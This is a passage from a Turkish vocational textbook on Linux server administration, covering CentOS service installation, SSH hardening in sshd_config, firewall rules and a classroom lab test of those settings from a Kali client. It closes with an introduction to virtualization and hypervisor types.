


Görsel 4.267: CentOS kurulum ayarlarının yapılması

11. Adım: Kurulum tamamlanınca **Sistemi Yeniden Başlat** butonuna tıklayınız.


12. Adım: Kullanıcı adını seçip, belirlediğiniz parolayı yazarak **Giriş** butonuna tıklayınız.

13. Adım: Kullanıcı girişi yaptığınızda kişisel tercihlerinize göre son ayarları yapınız ve masaüstünün yüklenmesini bekleyiniz (Görsel 4.268).



Görsel 4.268: CentOS masaüstü ekranı

14. Adım: Komut satırını açıp, **sudo yum update** yazarak CentOS işletim sistemi güncellemelerini yapınız (Görsel 4.269).



Görsel 4.269: İşletim sistemi güncellemelerini yapma

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Görsel 4.270'daki gibi ubuntu Linux sunucu işletim sistemi ISO dosyasını indiriniz.
- Kurulum için önyüklenebilir bir USB bellek hazırlayınız.
- Ubuntu Linux sunucu işletim sistemi kurulumunu gerçekleştiriniz.
- Ubuntu sunucu işletim sisteminin güncellemelerini yükleyiniz.



Görsel 4.270: Ubuntu Server ISO dosyasını indirme

4.2.2. Sunucu İşletim Sistemi Servis Yapılandırması

Sunucuların SSH, FTP, DNS, web, DHCP, veri tabanı gibi hizmetleri sunabilmesi için yapılandırılmaları gerekir. Bu işleme **servis yapılandırması** adı verilir. **Servisler,** sunucuların temel işlevlerini yerine getirmesi için kullanılan yazılımlardır. Sunucu işletim sistemleri tarafından sağlanan servislerin doğru yapılandırılması gerekir çünkü sunucunun performansı, güvenliği ve kullanılabilirliği bu duruma bağlıdır. Servis yapılandırması için ilkin sunucunun istemcilere sağlayacağı servislerin belirlenmesi gerekir. Ardından ilgili servis veya servisler sunucuya kurulup etkinleştirilmelidir.

4.2.2.1. Sunucu İşletim Sistemi Servis Kurulumu

CentOS 8 işletim sistemi üzerine servis kurmak için önce paket yöneticisinin **sudo yum update** veya **sudo dnf update** komutu ile güncellenmesi önerilir. Paket yöneticisi güncellendikten sonra ihtiyaç duyulan servis kurulumu yapılır. CentOS 8 işletim sisteminde servis kurmak için **sudo yum install [servis adı]** veya **sudo dnf install [servis adı]** komut yapısı kullanılır. En çok kullanılan servisler ve servislerin CentOS Linux işletim sistemine sahip sunuculara kurulması için gerekli komutlar Tablo 4.30'da verilmiştir.

Tablo 4.30: Servislerin Kurulması İçin Gerekli Komutlar

Servis (Hizmet)	Servis Adı	Servisin Kurulması İçin Kullanılan Komut
SSH	openssh-server	sudo dnf install openssh-server
FTP	vsftpd	sudo dnf install vsftpd
HTTP	httpd	sudo dnf install httpd
DHCP	dhcp-server	sudo dnf install dhcp-server
MYSQL	mysql-server	sudo dnf install mysql-server

CentOS Linux 8 işletim sisteminde hem **yum** hem **dnf** paket yöneticileri kullanılabilir ancak CentOS 8 ve sonrası sürümler için önerilen paket yöneticisi **dnf**'dir çünkü dnf daha yeni ve gelişmiş bir paket yöneticisidir.


NOT

38. UYGULAMA

CentOS Linux işletim sisteminde SSH server kurulumunu aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Linux terminalini açınız.

2. Adım: Komut satırına **sudo dnf install openssh-server** yazarak SSH servisinin kurulumunu yapınız (Görsel 4.271).



Görsel 4.271: SSH servisinin kurulumu

3. Adım: Komut satırına **systemctl status sshd** yazarak SSH servisinin durumunu kontrol ediniz (Görsel 4.272'deki komut çıktısında SSH servisinin çalışmadığı görülür.).

```
[okulsunucu@localhost ~]$ systemctl status sshd
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset>
   Active: inactive (dead)
     Docs: man:sshd(8)
           man:sshd_config(5)
```

Görsel 4.272: SSH servisinin durumunu kontrol etme

4. Adım: Komut satırına **sudo systemctl start sshd** yazarak SSH servisini başlatınız.

5. Adım: Servisin çalıştığını doğrulamak için **systemctl status sshd** komutunu kullanınız (Görsel 4.273'daki komut çıktısında SSH servisinin çalıştığı görülür.).

```
[okulsunucu@localhost ~]$ sudo systemctl start sshd
[sudo] password for okulsunucu:
[okulsunucu@localhost ~]$ systemctl status sshd
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset>
   Active: active (running) since Tue 2023-08-29 05:23:09 +03; 10s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
 Main PID: 9865 (sshd)
    Tasks: 1 (limit: 23001)
   Memory: 1.1M
   CGroup: /system.slice/sshd.service
           └─9865 /usr/sbin/sshd -D -oCiphers=aes256-gcm@openssh.com,chacha20-p>
```

Görsel 4.273: SSH servisini başlatma

SSH sunucu yazılımı ağa bağlı istemcilerin sunucuya uzaktan erişmesine imkân verir. Sunucuya sağlanan erişim güvenli bir şekilde gerçekleşir. SSH sunucu iletişimi şifreleyerek yetkisiz kişilerin verilere erişememesini sağlar. SSH sunucuları verilerin gizliliğinin ve bütünlüğünün korunmasında önemli bir yere sahiptir.



4.2.2.2. Sunucuda Veri Güvenliği Adımlarıyla Temel Servis Yapılandırması

Linux işletim sistemi üzerine kurulan servisleri yapılandırmak için konfigürasyon dosyaları kullanılır. Bu dosyalar genellikle /etc dizini altında yer alır. Konfigürasyon dosyaları adlarını ilgili olduğu servisten alır. Her bir servisi yapılandırmak için servisle bağlantılı konfigürasyon dosyasını düzenlemek gerekir. Sunucu kullanıcısı konfigürasyon dosyalarını düzenlerken dikkatli olmalıdır. Kullanıcının yapılandırma yapmadan önce konfigürasyon dosyasının yedeğini alması önerilir. Linux işletim sisteminde servislerin konfigürasyon dosyalarının konumu ve adı Tablo 4.31'de verilmiştir.

Tablo 4.31: Servislerin Konfigürasyon Dosyaları

Servis (Hizmet)	Servis Adı	Konfigürasyon Dosyası
SSH	openssh-server	/etc/ssh/sshd_config
FTP	vsftpd	/etc/vsftpd/vsftpd.conf
HTTP	httpd	/etc/httpd/conf/httpd.conf
DHCP	dhcp-server	/etc/dhcp/dhcpd.conf
MYSQL	mysql-server	/etc/my.cnf

CentOS Linux üzerinde servisleri yapılandırırken veri güvenliğini sağlamak için dikkat edilmesi gereken bazı hususlar şunlardır:

- İşletim sisteminin ve servislerin güvenlik güncellemeleri düzenli olarak gerçekleştirilmelidir.
- Kullanıcı hesapları ve servisler için güçlü parola politikaları uygulanmalıdır.
- Servislere sadece yetkili kişilerin erişmesine izin verilmelidir.
- Güvenlik duvarı kullanarak servislere gelen trafik denetlenmelidir.

- Log kayıtları düzenli olarak kontrol edilmelidir.
- Kullanılmayan servisler devre dışı bırakılmalı veya kaldırılmalıdır.
- Verileri korumak için düzenli yedekleme yapılmalıdır.
- İşletim sistemi ve servisler için **en az ayrıcalık ilkesi (principle of least privilege)** uygulanmalıdır.

39. UYGULAMA

CentOS Linux işletim sisteminde SSH server yapılandırmasını aşağıdaki veri güvenliği adımlarını uygulayarak gerçekleştiriniz.

1. Adım: Linux terminalini açınız.

2. Adım: Konfigürasyon dosyasını nano editörü ile düzenlemek için komut satırına **sudo nano /etc/ssh/sshd_config** yazınız (SSH servisi ile ilgili tüm konfigürasyon ayarları **sshd_config** dosyasında tutulur.).

3. Adım: Komutu çalıştırdığınızda konfigürasyon dosyasının nano editörü ile açılıp açılmadığını gözlemleyiniz (Görsel 4.274).



Görsel 4.274: Konfigürasyon dosyası

4. Adım: SSH portunu **55678** olarak değiştiriniz (Bunun için konfigürasyon dosyasında **Port 55678** yapılandırmasını gerçekleştirmelisiniz.).

5. Adım: SSH protokolünün versiyonunu 2 olarak ayarlayınız (Bunun için konfigürasyon dosyasında **Protocol 2** yapılandırmasını gerçekleştirmelisiniz.).

6. Adım: Sunucuya SSH ile bağlanacak olan kullanıcılara uyarı mesajı vermek için konfigürasyon dosyasında **Banner /etc/ssh/uyari.txt** yapılandırmasını gerçekleştiriniz.

7. Adım: Güvenlik sebebiyle root kullanıcısının sunucuya SSH ile uzaktan erişimini engelleyiniz (Bunun için konfigürasyon dosyasında **PermitRootLogin no** yapılandırmasını gerçekleştirmelisiniz.).

8. Adım: Sadece belirli kullanıcıların sunucuya SSH bağlantısı yapmasını sağlamak için konfigürasyon dosyasında **kerem** ve **merve** kullanıcıları için **AllowUsers kerem merve** yapılandırmasını gerçekleştiriniz.

9. Adım: Herhangi bir kullanıcının boş parola ile sunucuya SSH bağlantısı yapmasını engellemek için konfigürasyon dosyasında **PermitEmptyPasswords no** yapılandırmasını gerçekleştiriniz.

10. Adım: Kaba kuvvet saldırılarının engellenmesi, parola deneme sayısının sınırlaması ve iki parola denemesinden sonra SSH bağlantısının sonlandırılması için konfigürasyon dosyasında **MaxAuthTries 2** yapılandırmasını gerçekleştiriniz.

11. Adım: Tüm yapılandırmaları ayarladıktan sonra (Görsel 4.275) dosyayı aynı isimle kaydediniz.

```
  GNU nano 2.9.8                  /etc/ssh/sshd_config


#LoginGraceTime 2m
#MaxAuthTries 6
#MaxSessions 10
#StrictModes yes

Port 55678
Protocol 2
Banner /etc/ssh/uyari.txt
PermitRootLogin no
AllowUsers kerem merve
PermitEmptyPasswords no
MaxAuthTries 2
PasswordAuthentication yes

                        [ 153 satır yazıldı ]
^G Yardım Al  ^O Yaz        ^W Ara        ^K Metni Kes  ^J Yasla      ^C İmleç Pozisy
^X Çık        ^R Dosya Oku  ^\ Değiştir   ^U Metni Kesm ^T Denetime   ^_ Satıra Git
```

Görsel 4.275: Temel SSH servisi yapılandırması

12. Adım: Banner için uyarı mesajını içeren dosyayı **uyari.txt** adıyla **/etc/ssh** dizini içine kaydediniz (Görsel 4.276).

```
  GNU nano 2.9.8                /etc/ssh/uyari.txt                Değiştirildi

********************** UYARI ********************
            Yetkisiz erişim yasaktır.
Yalnızca yetkili personelin girmesine izin verilir.
************************************************
```

Görsel 4.276: Uyarı mesajının hazırlanması

13. Adım: Konfigürasyon değişikliklerinde servislerin yeniden başlatılması gerektiği için komut satırına **sudo systemctl restart sshd** yazarak SSH servisini yeniden başlatınız.

SSH servisi için başka bir hizmet tarafından kullanılan bir port seçildiyse servis başlatılamayacaktır. Bu durumda portun değiştirilmesi gerekir.



40. UYGULAMA

CentOS Linux işletim sisteminde SSH servisinin güvenlik duvarı yapılandırmasını aşağıdaki adımları uygulayarak gerçekleştiriniz.

1. Adım: Linux terminalini açınız.

2. Adım: SSH portunu güvenlik duvarı kurallarına izin verilen port olarak eklemek için komut satırına **sudo firewall-cmd --add-port=55678/tcp --permanent** yazınız.

3. Adım: Güvenlik duvarı ayarlarında yapılan değişiklikleri uygulamak için komut satırına **sudo firewall-cmd --reload** yazınız.

4. Adım: Güvenlik duvarı ayarlarında SSH portuna izin verilip verilmediğini kontrol etmek için komut satırına **sudo firewall-cmd --query-port=55678/tcp** yazınız (Görsel 4.277'teki komut çıktısının yes olması 55678 portuna izin verildiğini gösterir.).

5. Adım: Sunucudaki güvenlik duvarı kurallarını kontrol etmek için komut satırına **sudo firewall-cmd --list-all** yazınız (Görsel 4.277'teki komut çıktısında **ports: 55678/tcp** ifadesinin yer alması SSH portuna izin verildiğini doğrular.).

```
[okulsunucu@localhost ~]$ sudo firewall-cmd --add-port=55678/tcp --permanent
success
[okulsunucu@localhost ~]$ sudo firewall-cmd --reload
success
[okulsunucu@localhost ~]$ sudo firewall-cmd --query-port=55678/tcp
yes
[okulsunucu@localhost ~]$ sudo firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 55678/tcp
  protocols:
  forward: no
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

Görsel 4.277: SSH servisinin güvenlik duvarı yapılandırması

Güvenlik duvarı kuralları, belirli portlara izin vermek veya portları engellemek için kullanılabilir. Güvenlik duvarı yapılandırmaları dikkatli bir şekilde gerçekleştirilmelidir.

NOT

4.2.2.3. Sunucu Güvenlik Testiyle Servis Yapılandırması Kontrolü

Sunucu üzerindeki servis yapılandırmalarının kontrolü ile **güvenlik testi** gerçekleştirilir. Ayarlanan yapılandırma adımlarını kontrol etmek için herhangi bir (tercihen Linux) işletim sistemine sahip bilgisayardan sunucuya SSH ile uzaktan erişim sağlanır. Her bir uygulama adımı test edilerek yapılandırmanın doğru çalıştığı onaylanır. Yapılandırma hatası ile karşılaşılırsa konfigürasyon dosyasında gerekli düzeltmeler yapılır. Yapılan düzeltme tekrar test edilir. Sunucu güvenlik testi düzenli olarak gerçekleştirilmelidir.

41. UYGULAMA

CentOS Linux işletim sisteminde SSH server yapılandırmasının kontrolünü aşağıdaki adımlar doğrultusunda sağlayarak güvenlik testini gerçekleştiriniz.

1. Adım: CentOS sunucuda terminal açınız.

2. Adım: CentOS sunucuda SSH portunun dinlenip dinlenmediğini kontrol etmek için komut satırına **netstat -tuln | grep 55678** yazıp portun **LISTEN** durumunda olduğundan emin olunuz (Görsel 4.278).

```
[okulsunucu@localhost ~]$ netstat -tuln | grep 55678
tcp        0      0 0.0.0.0:55678           0.0.0.0:*               LISTEN
tcp6       0      0 :::55678                :::*                    LISTEN
[okulsunucu@localhost ~]$
```

Görsel 4.278: Sunucuda port durumunu kontrol etme

3. Adım: CentOS sunucuda **kerem, burak** ve **merve** kullanıcılarını oluşturunuz.

4. Adım: kerem ve burak kullanıcıları için güçlü parola belirleyip merve kullanıcısı için parolayı boş bırakınız (Görsel 4.279).

```
[okulsunucu@localhost ~]$ sudo su
[sudo] password for okulsunucu:
[root@localhost okulsunucu]# useradd kerem
[root@localhost okulsunucu]# useradd burak
[root@localhost okulsunucu]# useradd merve
[root@localhost okulsunucu]# passwd kerem
kerem kullanıcısının şifresi değiştiriliyor.
Yeni parolası:
Yeni parolasını tekrar girin:
passwd: tüm kimlik doğrulama belirteçleri başarıyla güncellendi.
[root@localhost okulsunucu]# passwd burak
burak kullanıcısının şifresi değiştiriliyor.
Yeni parolası:
Yeni parolasını tekrar girin:
passwd: tüm kimlik doğrulama belirteçleri başarıyla güncellendi.
[root@localhost okulsunucu]# passwd -d merve
merve kullanıcısının parolası kaldırılıyor.
passwd: Not: parolanın silinmesi, parola kilidini de açacaktır.
passwd: Başarılı
[root@localhost okulsunucu]# exit
exit
[okulsunucu@localhost ~]$
```

Görsel 4.279: Kullanıcıları oluşturma

4. Adım: CentOS sunucunun IP adresini **ifconfig** komutu ile öğreniniz (Görsel 4.280).

```
[okulsunucu@localhost ~]$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.43  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feab:f2f7  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:f2:f7  txqueuelen 1000  (Ethernet)
        RX packets 141088  bytes 8727521 (8.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1864  bytes 233613 (228.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Görsel 4.280: Sunucunun IP adresini öğrenme

5. Adım: Sunucu ile aynı ağda olan Kali Linux işletim sistemine sahip bir istemci bilgisayarda terminal açınız.

6. Adım: Kali Linux terminalinden CentOS sunucuya **root** kullanıcısı ile SSH bağlantısı gerçekleştirmeye çalışınız ve SHH bağlantısının gerçekleşip gerçekleşmediğini gözlemleyiniz (Görsel 4.281).

```
┌──(ogrenci㉿okul)-[~]
└─$ ssh -p 55678 root@192.168.1.43
********************** UYARI **********************
            Yetkisiz erişim yasaktır.
Yalnızca yetkili personelin girmesine izin verilir.
***************************************************
root@192.168.1.43's password:
Permission denied, please try again.
root@192.168.1.43's password:
Received disconnect from 192.168.1.43 port 55678:2: Too many authentication failures
Disconnected from 192.168.1.43 port 55678
```

Görsel 4.281: root kullanıcısı için güvenlik testi

7. Adım: Kali Linux terminalinden CentOS sunucuya **kerem** kullanıcısı ile SSH bağlantısı gerçekleştirmeye çalışınız ve SHH bağlantısının gerçekleşip gerçekleşmediğini gözlemleyiniz (Görsel 4.282).

```
┌──(ogrenci㉿okul)-[~]
└─$ ssh -p 55678 kerem@192.168.1.43
********************** UYARI **********************
            Yetkisiz erişim yasaktır.
Yalnızca yetkili personelin girmesine izin verilir.
***************************************************
kerem@192.168.1.43's password:
Permission denied, please try again.
kerem@192.168.1.43's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Wed Aug 30 03:15:25 +03 2023 from 192.168.1.42 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Wed Aug 30 03:14:08 2023 from 192.168.1.42
[kerem@localhost ~]$ pwd
/home/kerem
[kerem@localhost ~]$ exit
çıkış
Connection to 192.168.1.43 closed.
```

Görsel 4.282: kerem kullanıcısı için güvenlik testi

8. Adım: Kali Linux terminalinden CentOS sunucuya **merve** kullanıcısı ile SSH bağlantısı gerçekleştirmeye çalışınız ve giriş yapılıp yapılamadığını gözlemleyiniz.

9. Adım: Kali Linux terminalinden CentOS sunucuya **burak** kullanıcısı ile SSH bağlantısı gerçekleştirmeye çalışınız ve SHH bağlantısının gerçekleşip gerçekleşmediğini gözlemleyiniz.



Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Ubuntu sunucu işletim sisteminde FTP servisinin kurulumunu gerçekleştiriniz.
- Ubuntu sunucu işletim sisteminde FTP servisinin yapılandırmasını gerçekleştiriniz.
- Ubuntu sunucu işletim sisteminde FTP servisinin güvenlik testini gerçekleştiriniz.
- CentOS sunucu işletim sisteminde HTTP servisinin kurulumunu gerçekleştiriniz.
- CentOS sunucu işletim sisteminde HTTP servisinin yapılandırmasını gerçekleştiriniz.
- CentOS sunucu işletim sisteminde HTTP servisinin güvenlik testini gerçekleştiriniz.



Windows sunucu işletim sisteminin kullanımı hakkında bir araştırma yapınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.




Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Windows sunucu işletim sistemi kurulumunu gerçekleştiriniz.
- Windows sunucu üzerinde DHCP rolü kurulumunu gerçekleştiriniz.
- DHCP yapılandırmasını gerçekleştiriniz.
- İstemci bilgisayarın otomatik IP adresi almasını sağlayınız.

4.3. SANALLAŞTIRMA

Sanallaştırma (Virtualization) teknolojisi bir bilgisayar donanımı veya işletim sistemi üzerinde ara katman yazılım (hipervizör) kullanarak birden fazla işletim sisteminin aynı anda çalıştırılmasına imkân verir. Bu yönüyle bulut bilişimin temelini oluşturan sanallaştırma teknolojisi **sanal makineler (VM'ler)** aracılığıyla gerçekleştirilir. Farklı sanal makineler aynı fiziksel kaynakları paylaşarak birbirlerinden izole şekilde bağımsız çalışabilir. Bu yaklaşım donanım ve yazılım kaynaklarının daha verimli kullanılmasına olanak tanır (Görsel 4.283).


Sanallaştırma teknolojisi özellikle veri merkezlerinde veya bulut altyapılarında kaynak kullanımını optimize etmek, hızlı dağıtım ve ölçeklendirme sağlamak, yedekleme ve kurtarma işlemlerini kolaylaştırmak amacıyla yaygın olarak kullanılır.



Görsel 4.283: Sanallaştırma teknolojisi

4.3.1. Sanallaştırma Teknolojileri


Sanallaştırma; yönetim kolaylığı, ekonomiklik, esneklik, güvenlik, güvenilirlik gibi avantajları sayesinde işletmeler ve bireysel kullanıcılar için giderek önemi daha da artan bir teknolojidir. İşletmelerin ve bireysel kullanıcıların farklı kullanım senaryolarına cevap verebilecek sanallaştırma teknolojileri bulunur. Bu sanallaştırma teknolojileri kullanılan hipervizör türüne göre sınıflandırılır. **Hipervizör**, işletim sistemi üzerinde çalışabilen veya doğrudan donanım seviyesine yerleştirilebilen bir ara katman yazılımıdır. Bu yazılımın temel görevi mevcut fiziksel kaynakları bir veya daha fazla sanal makineye tahsis etmektir. Sanallaştırma teknolojisinde iki hipervizör türü bulunur.



Görsel 4.284: Tip 1 sanallaştırma

Tip 1 (Bare Metal Hypervisor): Tip 1 hipervizör yazılımı herhangi bir işletim sistemine gerek duymadan direkt donanım üzerine kurularak doğrudan donanım üzerinde çalışır (Görsel 4.284). Bu nedenle direkt erişim sağlayarak donanım üzerindeki tüm kaynakları yönetir. Bu durum sanal makineler için yüksek performans sağlar. Tip 1 sanallaştırma teknolojisi daha çok kurumsal işletmeler, veri merkezleri ve bulut sağlayıcıları tarafından kullanılır. VMware vSphere ESXi ve Hyper-V tip 1 hipervizörlere örnek olarak verilebilir.

Tip 2 (Hosted Hypervisor): Tip 2 hipervizör yazılımı işletim sistemi üzerine kurulur. Tip 2 hipervizör, ana bilgisayarın işletim sistemi üzerinde uygulama olarak çalışır (Görsel 4.285). Bu nedenle ana bilgisayardaki işletim sisteminin çökmesi durumunda hipervizör ve üzerinde çalışan sanal makineler çalışamaz hâle gelir. Bu durumun sonucunda veri kaybı yaşanabilir. Bir diğer adı **istemci tabanlı hipervizör** olan bu sanallaştırma teknolojisinde sanal makineler donanım kaynaklarına doğrudan erişim sağlayamaz. Tip 2 hipervizör ile donanım kaynakları arasında işletim sistemi katmanı yer aldığından sanal makineler daha düşük performansla çalışır. Tip 2 sanallaştırma teknolojisi daha çok bireysel kullanıcılar ve yazılım geliştiricileri tarafından test amacıyla kullanılır. VMware Workstation ve Oracle VirtualBox, tip 2 hipervizörlere örnek olarak verilebilir.



Görsel 4.285: Tip 2 sanallaştırma



Sanallaştırma için kullanılan hipervizör tiplerinin avantajları ve dezavantajları hakkında bir araştırma yapınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

Maliyetleri azaltması ve verimliliği artırması nedeniyle sanallaştırma, bilişim teknolojilerinin birçok farklı alanında kullanılır. Bilişim teknolojilerinin her bir alanı farklı gereksinimlere sahiptir. Sanallaştırma bu gereksinimleri karşılamak için çeşitli yöntemlerle uygulanır. Bu yöntemlerin uygulanmasında kullanımı yaygın sanallaştırma türleri şunlardır:

☑ Masaüstü sanallaştırma	☑ Ağ sanallaştırma
☑ Uygulama sanallaştırma	☑ Depolama sanallaştırma
☑ Sunucu sanallaştırma	☑ Konteyner sanallaştırma



